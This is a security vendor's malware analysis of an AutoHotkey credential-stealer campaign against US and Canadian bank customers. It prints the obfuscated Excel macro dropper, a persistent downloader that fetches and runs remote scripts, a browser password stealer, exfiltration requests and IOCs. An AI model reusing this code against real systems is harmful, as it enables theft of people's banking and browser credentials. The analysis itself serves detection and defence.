Credential Stealer Targets US, Canadian Bank Customers

trendmicro.com/en_us/research/20/l/stealth-credential-stealer-targets-us-canadian-bank-customers.html

December 17, 2020

Malware

We discovered a campaign that distributed a credential stealer, and its main code components are written in AutoHotkey (AHK).

By: William Gamazo Sanchez, Aliakbar Zahravi December 17, 2020 Read time: (words)

Threat actors are always looking for a way to execute files on a victim machine and stay undetected. One way involves using a scripting language that has no built-in compiler within a victim's operating system, and which can't be executed without its compiler or interpreter. Python, AutoIT, and AutoHotkey (AHK) are some examples of such a scripting language. In particular, AHK is an open-source scripting language for Windows that aims to provide easy keyboard shortcuts or hotkeys, fast micro-creation, and software automation. AHK also allows users to create a "compiled" .EXE with their code in it.

In mid-December, we discovered a campaign that distributed a credential stealer. We also learned that the main code components of this campaign is written in AHK. By tracking the campaign components, we found out that its activity has been occurring since early 2020. The malware infection consists of multiple stages that start with a malicious Excel file. In turn, this file contains an AHK script compiler executable, a malicious AHK script file, and a Visual Basic for Applications (VBA) AutoOpen macro. The full attack chain is depicted in Figure 1. Our telemetry tracked the malware's command-and-control (C&C) servers and determined that these come from the US, the Netherlands, and Sweden. We also learned that the malware has been targeting financial institutions in the US and Canada.

The dropped adb.exe and adb.ahk play critical roles in this infection. The adb.exe is a legitimate portable AHK script compiler, and its job is to compile and execute the AHK script at a given path. By default (with no parameter), this executable executes a script with the same name in the same directory. The dropped AHK script is a downloader client that is responsible for achieving persistence, profiling victims, and downloading and executing the AHK script on a victim system.

For persistence, the downloader client creates an autorun link for adb.exe in the startup folder. This portable compiler is used to compile and execute the AHK script. By default (with no passing parameter), this executable executes an AHK script with the same name in the same directory which is in this case adb.ahk.

The script profiles each user by generating a unique ID for each victim based on the volume serial number of the C drive. The malware then goes through an infinite loop and starts to send an HTTP GET request every five seconds with the generated ID. This ID serves as the request path to its command-and-control (C&C) server to retrieve and execute the AHK script on an infected system.

For command execution, the malware accepts various AHK scripts for different tasks per victim and executes these using the same C&C URL (instead of implementing all modules in one file and accepting the command to execute them). By doing this, the attacker can decide to upload a specific script to achieve customized tasks for each user or group of users. This also

prevents the main components from being revealed publicly, specifically to other researchers or to sandboxes. In fact, though we noticed that this attack started as early as the beginning of 2020, still not a single command had been discovered by sandboxes. This suggests that either the attack selects when to actually send the commands to the infected victim machine, or the rapid change of the C&C server has made it difficult to track. So far, we have discovered five C&C servers and only two commands: **deletecookies** and **passwords**.



Figure 1. The attack chain of the malware

Among the downloaded components by the downloader client, we observed a stealer written in AHK. This script is responsible for harvesting credentials from various browsers and exfiltrating them to the attacker. It is worth noting that a variant of this stealer targets specific websites. Among them are major Canadian banks, as evident in Figure 2.

```
; указать хосты, куки которых удалять
; если не указано ни одного, будут удалены все
Hosts := ["rbc.com", "td.com", "bmo.com", "cibc.com", "mail.yahoo.com", "rogersmembercentre.com", "scotiabank.com", "royalbank.
com", "paypal.com", "simplii.com", "live.com", "capitalone.com", "microsoftonline.com", "alterna.ca", "hsbc.ca", "manulifebank.
ca", "eqbank.ca", "b2bbank.com", "icicibank.com"]
```

Figure 2. Customers of Canadian banks are among the targeted credentials for exfiltration.

An interesting aspect is that the AHK delivered scripts containing instructions in Russian on how to use the scripts. This suggests that a “hack-for-hire” group is behind the attack chain’s creation. The following sections will describe the details of the attack chain shown in Figure 1.

Analysis of malicious components

If the user enables the macros to open the Excel file, VBA AutoOpen macro will drop and execute the AHK downloader client script via a portable AHK script compiler.

```
Attribute VB_Name = "Module1"
Sub gerokara(lagabafare7, kh, sde)
    Dim yakosoba() As Byte
    ReDim yakosoba(0)
    Open kh For Binary As #1
    For Each a In ActiveSheet.Rows
        stur9 = ActiveSheet.Cells(a.Row, lagabafare7).Value
        If stur9 = "" Then Exit For
        For giop1z3 = 1 To Len(stur9)
            Version = UBound(yakosoba)
            ReDim Preserve yakosoba(Version + 1)
            yakosoba(Version) = Val(sde & Mid(stur9, giop1z3, 2))
            giop1z3 = giop1z3 + 1
            Next giop1z3
            Next a
            ReDim Preserve yakosoba(Version)
            Put #1, , yakosoba
            Close #1
        End Sub
        Sub Auto_Open()
            giop1z4 = "FR9(s.awCC:\PP&roFgram90=+Da*12ta\adb,exeahkh"

            ' C:\ProgramData\adb.exe
            gerokara 10, Mid(giop1z4, 10, 4) & Mid(giop1z4, 16, 2) & Mid(giop1z4, 19, 4) & Mid(giop1z4, 27, 2) &
            Mid(giop1z4, 32, 3) & Mid(giop1z4, 35, 3) & Mid(giop1z4, 6, 1) & Mid(giop1z4, 39, 3), Mid(giop1z4, 15,
            1) & Mid(giop1z4, 45)

            'C:\ProgramData\adb.ahk
            gerokara 11, Mid(giop1z4, 10, 4) & Mid(giop1z4, 16, 2) & Mid(giop1z4, 19, 4) & Mid(giop1z4, 27, 2) &
            Mid(giop1z4, 32, 3) & Mid(giop1z4, 35, 3) & Mid(giop1z4, 6, 1) & Mid(giop1z4, 42, 3), Mid(giop1z4, 15,
            1) & Mid(giop1z4, 45)

            'C:\ProgramData\adb.exe
            Call Shell(Mid(giop1z4, 10, 4) & Mid(giop1z4, 16, 2) & Mid(giop1z4, 19, 4) & Mid(giop1z4, 27, 2) & Mid
            (giop1z4, 32, 3) & Mid(giop1z4, 35, 3) & Mid(giop1z4, 6, 1) & Mid(giop1z4, 39, 3), vbNormalFocus)
        End Sub
        Attribute VB_Name = "ThisWorkbook"
        Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
        Attribute VB_GlobalNameSpace = False
        Attribute VB_Creatable = False
        Attribute VB_PredeclaredId = True
        Attribute VB_Exposed = True
        Attribute VB_TemplateDerived = False
        Attribute VB_Customizable = True
        Attribute VB_Name = "Sheet1"
        Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}"
        Attribute VB_GlobalNameSpace = False
        Attribute VB_Creatable = False
        Attribute VB_PredeclaredId = True
        Attribute VB_Exposed = True
        Attribute VB_TemplateDerived = False
        Attribute VB_Customizable = True
```

Figure 3. The VBA dropper in the Excel file

The dropped portable AHK script compiler, adb.exe, by default executes the AHK script with the same name in the same directory. In this case, adb.exe automatically detects and executes the adb.ahk script.

```
#NoTrayIcon
FileCreateShortcut, %A_AhkPath%, %A_Startup%\GraphicsPerfSvc.lnk, %A_ScriptDir%\, , GraphicsPerfSvc 8.2.0.14, ,
Loop
    {
        try
        {
            DriveGet, serial, serial, C:
            UrlDownloadToFile, http://[redacted]/%serial%-xl2, %A_AhkPath%~
            FileRead, string, %A_AhkPath%~
            If InStr(SubStr(string, -1), "~")
                Run, %A_AhkPath% %A_AhkPath%~
        }
        catch e
        {
        }
    Sleep, 5000
    }
```

Figure 4. The AHK downloader script

As aforementioned, adb.ahk is a downloader client that is responsible for persistence, profiling victims, and downloading and executing AHK scripts in a victim system continuously every five seconds. The malware sends an HTTP GET request to its C&C server in order to download and execute the AHK script in an infected machine.

```
GET /745981679-xl2 HTTP/1.1
User-Agent: AutoHotkey
Host: [redacted]
Cache-Control: no-cache
```

Figure 5. The HTTP GET request that the AHK downloader sends

The response from the server saves into the file called adb.exe~ (adb.exe~ is in AHK plain-text script; it is not an executable file). The HTTP GET request path in Figure 5 is a victim's unique ID that has the following format:

<C Drive volume serial number >-xl2

It is important to note that in some other variants "-xl2" is replaced with "-pro". Before adb.ahk executes the downloaded AHK script(s), it first checks if the specific character ("~") exists at the very end of the file. If the character is found, then it proceeds with the execution.

Moreover, the malware creates an autorun link to the adb.exe AHK script compiler called "GraphicsPerfSvc.lnk" in the startup folder. As mentioned previously, the compiler, by default, executes an AHK script with the same name and directory.

```
1744  SQLiteDB_RegExp(Context, ArgC, Values) {
1745     Result := 0
1746     If (ArgC = 2) {
1747        AddrN := DllCall("SQLite3.dll\sqlite3_value_text", "Ptr", NumGet(Values + 0, "UPtr"), "Cdecl UPtr")
1748        AddrH := DllCall("SQLite3.dll\sqlite3_value_text", "Ptr", NumGet(Values + A_PtrSize, "UPtr"), "Cdecl UPtr")
1749        Result := RegExMatch(StrGet(AddrH, "UTF-8"), StrGet(AddrN, "UTF-8"))
1750     }
1751     DllCall("SQLite3.dll\sqlite3_result_int", "Ptr", Context, "Int", !!Result, "Cdecl") ; 0 = false, 1 = trus
1752  }
1753
1754  ;~
```

Figure 6. The last line of a valid stealer

Stealer analysis

One of the scripts downloaded by the downloader client is a browser credential stealer. In the following section, we look into the implementation, features, and network communication of this malicious script.

Upon successful execution, the malware sends a status log ("passwords: load") to its C&C server via an HTTP POST request:

```
POST /2684948377 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-Form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: AutoHotkey
Content-Length: 20
Host: [redacted]

&log=passwords: load
```

Figure 7. The malware sends a status log.

As with adb.ahk, this script also generates a unique ID for its victims based on the volume serial number of the C drive. The generated unique victim ID is then used to track infections and remains the same at all times for each victim.

The stealer then attempts to download “sqlite3.dll” on a victim machine. The malware uses this DLL to perform SQL queries against the SQLite databases within browsers’ app folders.

```
#NoEnv
#NoTrayIcon
SetBatchLines, -1

targetUrl  := "[redacted]"
sqlite3Url := "http://[redacted]/download?path=sqlite3slashsqlite3dotdll"
DriveGet, serial, serial, C:

SendLog("passwords: load")

if !Downloads()
   ExitApp

loginData := ""
loginData .= GetLoginDataFromIE()
loginData .= GetLoginDataFromFF()
loginData .= GetLoginDataFromChromium()
if (loginData = "")
   SendLog("error_passwords: failed to get passwords")
else {
   len := StrPutVar(loginData, buff, "UTF-8")
   arr := SafeArrayFromData(buff, len)
   try UploadSafeArray(arr)
   catch e
      SendLog("error_passwords_upload: " . e.message)
}
Return

Downloads() {
   global sqlite3Url
   sql := A_ScriptDir . "\sqlite3.dll"
   success := true
   if !FileExist(sql) || GetModuleBitness(sql) != A_PtrSize*8 {
      Loop 1 {
         UrlDownloadToFile, % sqlite3Url, % sql
         if ErrorLevel {
            SendLog("error_download: sqlite3.dll")
            success := false
            break
         }
         bitness := GetModuleBitness(sql)
         if (bitness != A_PtrSize*8) {
            SendLog("error_sqlite_bitness: Uploaded sqlite3.dll bitness is " . bitness . ". It doesn't match script bitness")
            success := false
         }
      }
   }
   Return success
}

SendLog(str) {
   global targetUrl, serial
   ComObjError(False)
   if (serial ~= "^(605109072|2786990575)$") ; мои номера для дебаггинга
   {
      MsgBox, % str
      Return
   }
   url := targetUrl . "/" . serial
   whr := ComObjCreate("WinHttp.WinHttpRequest.5.1")
   whr.Open("POST", url, false)
   whr.SetRequestHeader("User-Agent", "AutoHotkey")
   whr.SetRequestHeader("Content-Type", "application/x-www-Form-urlencoded")
   whr.Send("&log=" . str)
}
```

Figure 8. The stealer downloads sqlite3.dll and sends an execution status.

From the above snippet, we can observe that the malware retrieves the volume serial number of the C drive again and searches for two hard-coded serial numbers, 605109072 and 605109072. These two serial numbers have been used for debugging purposes and upon exiting, the script displays the SendLog() function argument in the message box. Notably, this debugging technique has also been seen in various functions in this script.

It is worth noting that the malware author uses the following open-source code to handle the SQLite database with AHK.

```
;***********************************************************************************************************************
;************************************************************************ Class SQLiteDB ******************************
;***********************************************************************************************************************

Class SQLiteDB {
; https://www.autohotkey.com/boards/viewtopic.php?f=6&t=1064&hilit=SQLiteDB+blob
   Static Version := ""
   Static _SQLiteDLL := A_ScriptDir . "\SQLite3.dll"
   Static _RefCount := 0
   Static _MinVersion := "3.6"
   Class _Table {
      __New() {
         This.ColumnCount := 0          ; Number of columns in the result table        (Integer)
         This.RowCount := 0             ; Number of rows in the result table           (Integer)
         This.ColumnNames := []         ; Names of columns in the result table         (Array)
         This.Rows := []                ; Rows of the result table                     (Array of Arrays)
         This.HasNames := False         ; Does var ColumnNames contain names?          (Bool)
         This.HasRows := False          ; Does var Rows contain rows?                  (Bool)
         This._CurrentRow := 0          ; Row index of last returned row               (Integer)
      }
      GetRow(RowIndex, ByRef Row) {
         Row := ""
         If (RowIndex < 1 || RowIndex > This.RowCount)
            Return False
         If !This.Rows.HasKey(RowIndex)
            Return False
         Row := This.Rows[RowIndex]
         This._CurrentRow := RowIndex
         Return True
      }
```

Figure 9. An open-source SQLite class for AHK

The main purpose of this malware is to steal credentials from various browsers such as Microsoft Edge, Google Chrome, Opera, Firefox, and Internet Explorer (IE). To achieve this task, the malware uses the following functions:

```
loginData .= GetLoginDataFromIE()  Internet Explorer
loginData .= GetLoginDataFromFF()  FireFox
loginData .= GetLoginDataFromChromium()  Google Chrome, Opera, MSEdge
```

Figure 10. Stealer functionalities

The following charts demonstrate the preceding functions:



Figure 11. An overview of the functions that are related to Chrome, Edge, and Opera browsers



Figure 12. An overview of the Firefox stealer function



Figure 13. An overview of the IE stealer function

The malware identifies the browsers that are installed in a victim machine and reports its findings to its C&C server via SendLog () function. If the targeted browser is not installed, the malware labels it as “not_found”:

```
POST /2684948377 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-Form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: AutoHotkey
Content-Length: 31
Host: [redacted]

&log=passwords: Opera_not_found
```

Figure 14. In this image, the malware sends “Opera_not_found" to the C&C server since it has not found Opera among the installed browsers.

On the other hand, if the targeted browser is in the victim machine, the malware labels it as “_ok”, as seen in the following image:

```
POST /2684948377 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-Form-urlencoded; Charset=UTF-8
Accept: */*
User-Agent: AutoHotkey
Content-Length: 25
Host: [redacted]

&log=passwords: Chrome_ok
```

Figure 15. Since Chrome is among the installed browsers, the malware sends “Chrome_ok” to the C&C server.

The following snippet demonstrates how the malware searches for the login data of Chrome, Edge, and Opera.

```
;*****************************************************************************************************************
;************************************************************ Chromium Browsers Passwords ************************
;*****************************************************************************************************************

GetLoginDataFromChromium() {
   for k, browser in ["Chrome", "MSEdge", "Opera"]
      decrypted .= DecryptChromiumBrowserLoginData(browser)
   Return decrypted
}

DecryptChromiumBrowserLoginData(browser) {
   static ast := "**************************************************"
   arr := GetChromePasswordFiles(browser)
   LoginData := BuildChromiumLoginData(arr) ; LoginData.paths, LoginData.keys
   if !LoginData.paths[1] {
      SendLog("passwords: " . browser . "_not_found")
      Return
   }
   SendLog("passwords: " . browser . "_ok")
   decryptedText := DecryptChromeLoginData(LoginData)
   Return ast . " " . browser . ": " . ast . "`r`n" . decryptedText
}

GetChromePasswordFiles(browser) {
   SplitPath, A_AppData,, appDataDir
   if (browser = "Chrome")
      profileFolder := appDataDir . "\Local\Google\Chrome"
   else if (browser = "MSEdge")
      profileFolder := appDataDir . "\Local\Microsoft\Edge"
   else if (browser = "Opera")
      profileFolder := A_AppData . "\Opera Software\Opera Stable"
   arr := []
   Loop, Files, % profileFolder . "\*", RF
   {
      if (A_LoopFileName = "Login Data") {
         pair := []
         pair.Push(A_LoopFilePath)
         SplitPath, A_LoopFilePath,, dir
         SplitPath, dir,, parentDir
         if FileExist(parentDir . "\Local State")
            pair.Push(parentDir . "\Local State")
         else if FileExist(dir . "\Local State")
            pair.Push(dir . "\Local State")
         arr.Push(pair)
      }
   }
   Return arr
}
```

Figure 16. The malware locates the installed browsers.

For the Internet Explorer password stealer, the author borrowed some codes from an open-source IE password information stealer and converted them to AHK.

```
;*****************************************************************************************************************************************************
;************************************************************** Internet Explorer Passwords **********************************************************
;*****************************************************************************************************************************************************

GetLoginDataFromIE() {
   static ast := "*************************************************"
   SendLog("passwords: IE_ok")
   for k, v in IE_LoginData()
      loginData .= "hostname: " . v.url . "`r`nusername: " . v.login . "`r`npassword: " . v.password . "`r`n`r`n"
   Return ast . " Internet Explorer " . ast . "`r`n" . loginData
}

IE_LoginData() {
   Credentials := []
   Credentials.Push( IE_PasswordsFromVault()* )
   Credentials.Push( IE_PasswordsFromReg()* )
   Return Credentials
}

IE_PasswordsFromVault() {
; https://github.com/mohamadpk/Monitoring/blob/eb9d9298b4c8f3e4bee0456e15d06a14dc2d5696/Modules/_s_Module_Browser_Info_IEPasswordStealer/IE.cpp
   static VAULT_ENUMERATE_ALL_ITEMS := 512
        , Vault_WebCredential_ID := "{3CCD5499-87A8-4B10-A215-608888DD3B55}"
        , VAULT_ITEM_SIZE := 32 + A_PtrSize*(A_OSVersion = "WIN_7" ? 5 : 6)

   hVaultLib := DllCall("LoadLibrary", "Str", "vaultcli.dll", "Ptr")
   DllCall("vaultcli\VaultEnumerateVaults", "UInt", 0, "UIntP", count, "PtrP", pGUIDs)
   Credentials := []
   Loop % count {
      DllCall("vaultcli\VaultOpenVault", "Ptr", pGUIDs + 16*(A_Index - 1), "UInt", 0, "PtrP", hVault)
      DllCall("vaultcli\VaultEnumerateItems", "Ptr", hVault, "UInt", VAULT_ENUMERATE_ALL_ITEMS, "UIntP", itemCount, "PtrP", pItems)
      Loop % itemCount {
         offset := VAULT_ITEM_SIZE*(A_Index - 1)
         if StringFromGUID(pItems + offset) = Vault_WebCredential_ID && StrGet(NumGet(pItems + 16 + offset)) = "Internet Explorer"
         {
            url   := StrGet(NumGet(NumGet(pItems + 16 + A_PtrSize   + offset) + 16))
            login := StrGet(NumGet(NumGet(pItems + 16 + A_PtrSize*2 + offset) + 16))
            pCredentials := 0
            DllCall("vaultcli\VaultGetItem", "Ptr", hVault, "Ptr", pItems + offset
                                           , "Ptr", NumGet(pItems + 16 + A_PtrSize   + offset)
                                           , "Ptr", NumGet(pItems + 16 + A_PtrSize*2 + offset)
                                           , "UInt", 0, "UInt", 0, "UInt", 0, "PtrP", pCredentials)
            password := StrGet(NumGet(NumGet(pCredentials + 16 + A_PtrSize*3) + 16))
            DllCall("vaultcli\VaultFree", "Ptr", pCredentials)
            Credentials.Push({url: url, login: login, password: password})
         }
      }
      DllCall("vaultcli\VaultFree", "Ptr", pItems)
      DllCall("vaultcli\VaultCloseVault", "Ptr", hVault)
   }
   DllCall("vaultcli\VaultFree", "Ptr", pGUIDs)
   DllCall("FreeLibrary", "Ptr", hVaultLib)
   Return Credentials
}
```

Figure 17. The IE stealer

Data exfiltration

Finally, the malware sends the collected credentials from installed browsers on the victim machine to the attacker via an HTTP POST request. It is worth noting that for each browser, the malware attempts to decrypt the credentials and sends these to the C&C as plain text.

```
POST /passwords/2684948377 HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: AutoHotkey
Content-Length: 415
Host: [redacted]

********************************************** Internet Explorer
**********************************************
****************************************************** Chrome:
**************************************************
hostname: https://www.facebook.com/
username: [redacted]
password: [redacted]

hostname: https://www.amazon.ca/ap/signin
username: [redacted]
password: [redacted]
```

Figure 18. An example of credential exfiltration

```
loginData := ""
loginData .= GetLoginDataFromIE()
loginData .= GetLoginDataFromFF()
loginData .= GetLoginDataFromChromium()
if (loginData = "")
   SendLog("error_passwords: failed to get passwords")
else {
   len := StrPutVar(loginData, buff, "UTF-8")
   arr := SafeArrayFromData(buff, len)
   try UploadSafeArray(arr)
   catch e
      SendLog("error_passwords_upload: " . e.message)
}
Return

Downloads() {…
}

SendLog(str) {…
}

UploadSafeArray(arr) {
   global targetUrl, serial
   if (serial ~= "^(605109072|2786990575)$") ; мои номера для дебаггинга
   {
      pData := NumGet(ComObjValue(arr) + 8 + A_PtrSize)
      length := arr.MaxIndex() + 1
      text := StrGet(pData, length, "UTF-8")
      Run, notepad,,, PID
      WinWait, ahk_pid %PID%
      ControlSetText, Edit1, % text
      Return
   }
   ComObjError(False)
   whr := ComObjCreate("WinHttp.WinHttpRequest.5.1")
   whr.Open("POST", targetUrl . "/passwords/" . serial, false)
   whr.SetRequestHeader("User-Agent", "AutoHotkey")
   whr.Send(arr)
}
```

Figure 19. The exfiltration of credentials

Another interesting thing about this campaign is that the downloaded components are very well organized at the code level. These downloaded components also have usage instructions in a comment format for the main functions and variables. This behavior, therefore, could indicate that this code is intended for use not only of its author, but also by others as a service or a standalone instance.

Summary of the routine

The malware infection consists of multiple stages that start with a malicious Excel file. If the user enables the macros to open the Excel file, VBA AutoOpen macro will then drop and execute the downloader client script via a legitimate portable AHK script compiler. The downloader client is responsible for achieving persistence, profiling victims, and downloading and executing AHK script in a victim system. Instead of receiving commands from the C&C server, the malware downloads and executes the AHK script for different tasks. The downloaded script is a stealer that targets various browsers such as Google Chrome, Opera, Edge, and more. The stealer collects and decrypts credentials from browsers and exfiltrates the information to the attacker's server via an HTTP POST request.

Indeed, by using a scripting language that lacks a built-in compiler within a victim's operating system, loading malicious components to achieve various tasks separately, and changing the C&C server frequently, the attacker has been able to hide their intention from sandboxes.

Indicators of compromise (IOCs)

SHA 256	Description	Detection
a1f2606102e59bbc1a6de8912378821e83c32f31f6a402e8f3993ef966746b07	Stealer module	TrojanSpy.AHK.CREDSTEALER.A
dd3087a377ee3d1959f6c17b1b13e5972d1783dfd708bd084150e44c30e3af6e		
d8483908dc0a18c4b51bfe962279816c910fedbad1961e5c5ed081c250cc5f76		
1994f37501d7fc3038129db09babc5ef67d5ab4c93a95b3b59bf2b5ffa1592ff		
0078c476753613a78ff9e8f621fd28c1279c0981d519c44212b9d02e5fb4c81c		
bed925d7c0af493c9ccd2828d6fdefe6f4255bada51f645a8fffdd67e24b87fd	Excel file	
27d9eb869eea6c713c6f109eca867844e2feceb0783bda2b78f7a92dffc833f6		

IPs	Description
93.115.23.48	C&C server
94.103.94.186	C&C server
2.56.215.97	C&C server
199.192.29.202	C&C server
5.39.223.162	C&C server